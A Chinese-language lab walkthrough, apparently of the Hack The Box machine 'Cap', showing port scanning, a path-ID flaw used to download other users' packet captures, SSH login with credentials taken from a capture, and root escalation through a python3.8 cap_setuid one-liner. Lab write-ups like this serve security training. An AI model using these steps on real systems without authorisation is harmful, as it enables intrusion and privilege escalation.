信息搜集
端口扫描
┌──(kali㉿kali)-[~]
└─$ nmap -p- --min-rate 5000 -T4 10.129.38.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-10 00:03 EDT
Nmap scan report for 10.129.38.1
Host is up (7.9s latency).
Not shown: 63389 filtered tcp ports (no-response), 2143 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 43.58 seconds
漏洞利用
21ftp尝试匿名登录,失败
┌──(kali㉿kali)-[~]
└─$ ftp 10.129.38.1
Connected to 10.129.38.1.
220 (vsFTPd 3.0.3)
Name (10.129.38.1:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
看一下80端口

/data/1页面下,修改目录后面的参数,可以跳转到其他页面

我们爆破一下都有哪些

访问0-3,然后下载其pcap文件,在0.pcap中找到了关键信息
ssh登录
┌──(kali㉿kali)-[~]
└─$ ssh nathan@10.129.38.1
The authenticity of host '10.129.38.1 (10.129.38.1)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.38.1' (ED25519) to the list of known hosts.
nathan@10.129.38.1's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun May 10 04:43:35 UTC 2026

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             223
  Users logged in:       0
  IPv4 address for eth0: 10.129.38.1
  IPv6 address for eth0: dead:beef::250:56ff:feb9:b63b

  => There is 1 zombie process.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
权限提升
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/snap/snapd/11841/usr/lib/snapd/snap-confine
/snap/snapd/12398/usr/lib/snapd/snap-confine
/snap/core18/2066/bin/mount
/snap/core18/2066/bin/ping
/snap/core18/2066/bin/su
/snap/core18/2066/bin/umount
/snap/core18/2066/usr/bin/chfn
/snap/core18/2066/usr/bin/chsh
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2074/bin/mount
/snap/core18/2074/bin/ping
/snap/core18/2074/bin/su
/snap/core18/2074/bin/umount
/snap/core18/2074/usr/bin/chfn
/snap/core18/2074/usr/bin/chsh
/snap/core18/2074/usr/bin/gpasswd
/snap/core18/2074/usr/bin/newgrp
/snap/core18/2074/usr/bin/passwd
/snap/core18/2074/usr/bin/sudo
/snap/core18/2074/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2074/usr/lib/openssh/ssh-keysign
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)